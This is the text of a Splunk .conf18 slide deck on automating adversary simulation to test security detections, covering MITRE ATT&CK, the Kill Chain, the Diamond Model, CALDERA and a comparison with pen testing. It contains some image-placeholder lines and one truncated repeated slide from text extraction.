Simulating the Adversary to Test Your Splunk Security Analytics

Dave Herrald – Staff Security Strategist, Splunk
Kyle Champlin – Product Manager, Splunk
Tim Frazier – Sales Engineer, Splunk

October 2018

Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC.

The forward-looking statements made in this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward-looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release.

splunk> .conf18

Introductions

Tim Frazier

Senior Sales Engineer

Dave Herrald

Staff Security Strategist

Kyle Champlain

Product Manager

whois tim.frazier

Christian, Husband, Father, Geek

- Father of 3 as of Sep 10th

- Electrical Engineering, Army Comms + Cisco Networking background
- 12+ years in Network & Security Operations in DoD and Electricity Sector industries - Engineered, installed, configured & managed SOC toolsets and infrastructure
- Built Python Scripts to automate repetitive security operations/administration tasks – integrated with the APIs for Vuln Mgmt, Intelligent Taps, and IP Mgmt Tools
- Joined Phantom in Jan 2017, now part of Splunk since Apr 2018
- CISSP and GICSP certifications

whoami > Dave Herrald

CISSP, GIAC G*, GSE #79

Staff Security Strategist

@daveherrald

- 25+ years IT and security
- Information security officer, security architect, pen tester, consultant, SE, system/network engineer
- Former SANS Mentor
- Co-creator of Splunk Boss of the SOC

Adversary Simulation

1. Simulating the adversary is important
2. You can automate adversary simulation
   - Using Splunk, Phantom, and open frameworks like MITRE ATT&CK™ and Atomic Red Team
3. Use adversary to simulation to check for blind spots, test your detections, and create new ones
4. This is just the beginning. You can start with what we've created and contribute!

Simulating the Adversary

Why It's Important

splunk> .conf18


Why Simulate the Adversary?

The basics…


Insider Threat

Organized Crime

Nation State




Data and Assets



splunk> .conf18


Why Simulate the Adversary?

We add controls to frustrate our adversary




Why Simulate the Adversary?

But they often still succeed




Why Simulate the Adversary?

Toward a Threat Centric Approach



Why Simulate the Adversary?

Toward a Threat Centric Approach



This talk is about **automating** the process of **enumerating**, **emulating**, and **reliably identifying** the techniques and tactics commonly used by our adversaries.


splunk> .conf18

Three Models / Frameworks To Know Before You Start


Use them to prioritize the use of your limited detection resources

- **Lockheed Martin Kill Chain**
  - Most cyber attacks unfold across a common set of phases
  - Which phases represent the best return on your detection investment
  - Go to the source:


    https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf



- **MITRE ATT&CK™ Framework**
  - Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK™)
  - "A curated knowledge base and model for cyber adversary behavior"
  - Complements and extends the concepts of the Kill Chain
  - Go to the source: https://attack.mitre.org/wiki/Introduction_and_Overview



- **Diamond Model For Intrusion Analysis**
  - Cognitive framework for analyzing adversaries
  - Focus on adversary, victim, capabilities, and infrastructure
  - Allows for pivoting, organizing intelligence analysis, and uncovering other hidden relationships
  - Go to the source: http://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf



Why Not Just Pen Test and Red Team?

TL;DR: For the same reason we automate anything!

Automated Adversary Simulation

Pros

- Consistent and repeatable
- Test after changes (regression)
- Easy to measure and metricize
- Easy to share
- Relatively low cost
- Can get a wide distribution across known techniques

Cons

- Difficult to simulate a sentient human adversary

Pen Test / Red Team

Pros

- Best simulation of a real attacker
  - Will combine techniques in difficult to predict ways
- High-end testers can bring new techniques, or clever variations

Cons

- Pen testers are only human, they can and do get stuck in ruts
- Only as good as your next change request
- Relatively high cost

Why Not Just Pen Test and Red Team?

TL;DR: For the same reason we automate anything!

Automated Adversary Simulation

Pros

- Consistent and rep
- Test after changes
- Easy to measure a
- Easy to share
- Relatively low cost
- Can get a wide dist
  known techniques

Cons

- Difficult to simulate
  adversary

Pen Test / Red Team

f a real attacker

niques in difficult to

can bring new
ever variations

nly human, they
tuck in ruts

your next change

ost

splunk> .conf18

Can the Robots Just Do It?

Can the Robots Just Do It?

MITRE is trying to find out…


CALDERA

CALDERA is an automated adversary emulation system that performs post-compromise adversarial behavior within Windows Enterprise networks. It generates plans during operation using a planning system and a pre-configured adversary model based on the Adversarial Tactics, Techniques & Common Knowledge (ATT&CK™) project. These features allow CALDERA to dynamically operate over a set of systems using variable behavior, which better represents how human adversaries perform operations than systems that follow prescribed sequences of actions.

CALDERA is useful for defenders who want to generate real data that represents how an adversary would typically behave within their networks. Since CALDERA's knowledge about a network is gathered during its operation and is used to drive its use of techniques to reach a goal, defenders can get a glimpse into how the intrinsic security dependencies of their network allow an adversary to be successful. CALDERA is useful for identifying new data sources, creating and refining behavioral-based intrusion detection analytics, testing defenses and security configurations, and generating experience for training.

BlackHat Europe 2017 presentation slides: CALDERA - Automating Adversary Emulation

Demo



https://github.com/mitre/caldera

So…Why?

1. Confirm efficacy of controls and detections
2. Regression testing: what worked yesterday…still works today
3. Don’t miss a detection for a technique/tactic that is widely known to the community
4. Identify detection blind-spots
5. Confirm vendor claims. “We detect that”… “Ok show me!”

How to Simulate the Adversary

Using Splunk, Phantom, MITRE ATT&CK™, and Atomic Red Team

splunk> .conf18

A Closer Look at MITRE ATT&CK™

